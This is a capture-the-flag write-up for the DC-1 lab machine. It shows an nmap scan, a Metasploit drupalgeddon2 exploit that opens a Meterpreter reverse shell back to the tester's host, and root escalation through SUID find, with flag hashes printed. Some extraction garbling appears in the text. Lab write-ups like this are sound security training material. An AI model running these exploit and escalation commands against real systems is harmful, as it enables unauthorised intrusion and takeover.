
DC-1


```
ping dc1.local

nmap -T4 -vv -A -p- dc1.local
```

4 port are open as 22, 80, 111, 46232

Website is running on drupal cms and has drupal 7 version






Welcome to Drupal Site

No front page content has been created yet.

From the google I know that drupal 7 is vulnerable to **drupalgeddon**

Run msfconsole



```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts dc1.local
rhosts ⇒ dc1.local
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set lhost 192.168.45.222
lhost ⇒ 192.168.45.222
```

```
msf6 exploit(
[*] Started reverse TCP handler on 192.168.45.222:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.169.193
[*] Meterpreter session 1 opened (192.168.45.222:4444 → 192.168.169.193:33481) at 2023-08-08 09:14:22 +0530
meterpreter > sysinfo
           : DC-1
            : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
08
Meterpreter : php/linux
meterpreter > shell
Process 4201 created.
Channel 0 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Got the first flag

```
www-data@DC-1:/home$ ls
ls
flag4
local.txt
www-data@DC-1:/home$ cat local.txt
cat local.txt
415a8220fed5b66067e6c54aac9fa0c2
www-data@DC-1:/home$ |
```

Machine has **suid** bit set

```
find / -perm -u=s -type f 2>/dev/null
```

```
www-data@DC-1:/home$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home$
```

Go to the https://gtfobins.github.io/

Search for find

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh.ep, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh.ep shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

Got the root shell

```
/usr/bin/find . -exec /bin/sh \;
```

```
www-data@DC-1:/home$ /usr/bin/find . -exec /bin/sh \;
/usr/bin/find . -exec /bin/sh \;
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cd /root
ls
proof.txt
thefinalflag.txt
cat proof.txt
ed161da8c0055e0e59dfe3bb34a1d991
```